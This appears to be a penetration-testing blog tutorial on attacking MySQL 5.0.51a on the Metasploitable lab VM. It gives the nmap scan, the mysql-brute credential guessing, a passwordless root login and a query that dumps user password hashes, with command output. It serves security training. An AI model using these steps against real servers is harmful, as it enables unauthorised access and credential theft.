
Hi Buddy, in this blog post I want to explain how to exploit port 3306/tcp open mysql MySQL 5.0.51a-3ubuntu5 in a metasploitable vulnerable machine in a virtual box version metasploitable 1, metasploitable 2 and metasploitable 3 and this technique supports all future versions also.
Please note this exploitation is divided by 3 parts if you already done enumeration and active reconnaissance then directly jump to Step 2 Find username And Pass.
Table of Contents
Step 1 Active Information Gathering
There are a lot of other ways to do Active Information Gathering but In this scenario I want to use nmap tool (network mapping tool).
As per my opinion try everything but go with an easy method, If you have any other method then please try and comment on my .
nmap -T4 -A -p 3306 198.xx.xx.xxx Run this command if you don’t know the meaning see below i will explain.
- -T4 for (-T<0-5>: Set timing (higher is faster)
- -A for (-A: Enable OS detection, version detection, script scanning, and traceroute)
- -p 3306 for ( -p : Only scan port 3306 for MySQL)
- 198.xx.xx.xxx (Target IP address or Hostname or domain name)
Run nmap above command.
┌──(kali㉿kali)-[~/vm/metaspoitable_vm]
└─$ nmap -T4 -A -p 3306 meta.meta
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-01 15:27 IST
Nmap scan report for meta.meta (192.xxx.xx.xxx)
Host is up (0.00086s latency).

PORT     STATE SERVICE VERSION
3306/tcp open  mysql   MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 9
|   Capabilities flags: 43564
|   Some Capabilities: ConnectWithDatabase, LongColumnFlag, Support41Auth, SupportsTransactions, SwitchToSSLAfterHandshake, Speaks41ProtocolNew, SupportsCompression
|   Status: Autocommit
|_  Salt: jN&r-%r2A.c*BPI]yj)*

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.71 seconds
Result:- Port 3306 open for mysql backed database and version 5.0.51a.
Step 2 Find username And Pass
The Hydra tool is best for finding username and pass but in this scenario we need to use nmap and vule script.
nmap –script=mysql-brute 198.xx.xx.xxx Run this script if you don’t know the meaning see below i will explain.
- –script=mysql-brute: Find correct username or user with correct pass if available.
- 198.xx.xx.xxx : (Target IP address or hostname or domain name)
Note this script needs more time please wait for some time then you we be rock!
Run script
nmap --script=mysql-brute meta.meta
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-19 14:08 IST
Nmap scan report for meta.meta (192.xxx.xx.xx)
Host is up (0.00061s latency).
3306/tcp open  mysql
| mysql-brute:
|   Accounts:
|     root:<empty> - Valid credentials
|     guest:<empty> - Valid credentials
|_  Statistics: Performed 40013 guesses in 117 seconds, average tps: 349.7
Nmap done: 1 IP address (1 host up) scanned in 117.95 seconds
Result: we are able to find Two use name root and guest with-out pass.
- root: – Valid credentials ( root with no pass just need username)
- guest: – Valid credentials (guest with no pass just need username)
I am trying to login as root but I just request you to try both for good practice.
Step 3 Login as root
In this step I want to use the mysql tool because almost all Linux operating systems are available.
mysql -u root -h 198.xx.xx.xx Run this sql command if you don’t know the meaning see below I will explain.
- Mysql : Tool Name
- -u : Username
- -h : hostname or server ip address.
In this exploitation we don’t need a pass because root and guest don’t have any pass.
Run command see miracle.
┌──(kali㉿kali)-[~/vm/metaspoitable_vm]
└─$ mysql -u root -h 198.xx.xx.xxx
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 13997
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
Type help see all valid mysql commands.
MySQL [(none)]> help

General information about MariaDB can be found at
http://mariadb.org

List of all client commands:
Note that all text commands must be first on line and end with ';'
?         (\?) Synonym for `help'.
clear     (\c) Clear the current input statement.
connect   (\r) Reconnect to the server. Optional arguments are db and host.
delimiter (\d) Set statement delimiter.
edit      (\e) Edit command with $EDITOR.
ego       (\G) Send command to MariaDB server, display result vertically.
exit      (\q) Exit mysql. Same as quit.
go        (\g) Send command to MariaDB server.
help      (\h) Display this help.
nopager   (\n) Disable pager, print to stdout.
notee     (\t) Don't write into outfile.
pager     (\P) Set PAGER [to_pager]. Print the query results via PAGER.
print     (\p) Print current command.
prompt    (\R) Change your mysql prompt.
quit      (\q) Quit mysql.
rehash    (\#) Rebuild completion hash.
source    (\.) Execute an SQL script file. Takes a file name as an argument.
status    (\s) Get status information from the server.
system    (\!) Execute a system shell command.
tee       (\T) Set outfile [to_outfile]. Append everything into given outfile.
use       (\u) Use another database. Takes database name as argument.
charset   (\C) Switch to another charset. Might be needed for processing binlog with multi-byte charsets.
warnings  (\W) Show warnings after every statement.
nowarning (\w) Don't show warnings after every statement.

For server side help, type 'help contents'
MySQL [(none)]>

If you don’t have any knowledge about sql commands see below command for all user and pass.
SELECT User, Host, Password FROM mysql.user;
Use this command you will find out all users see below image.
Conclusion
- nmap -T4 -A -p 3306 (Information gathering)
- nmap –script=mysql-brute (Finding username and pass)
- mysql -u root -h (login as root in mysql)
- SELECT User, Host, Password FROM mysql.user; (find all user in sql server)
Other Metasploitable Vulnerable Machine Article.
How to Exploit Port 23?
How to Exploit Port 80?
How to Exploit Port 139 and 445?
How to Exploit Port 512, 513 and 514?
How to Exploit Port 1099?
How to Exploit Port 5900?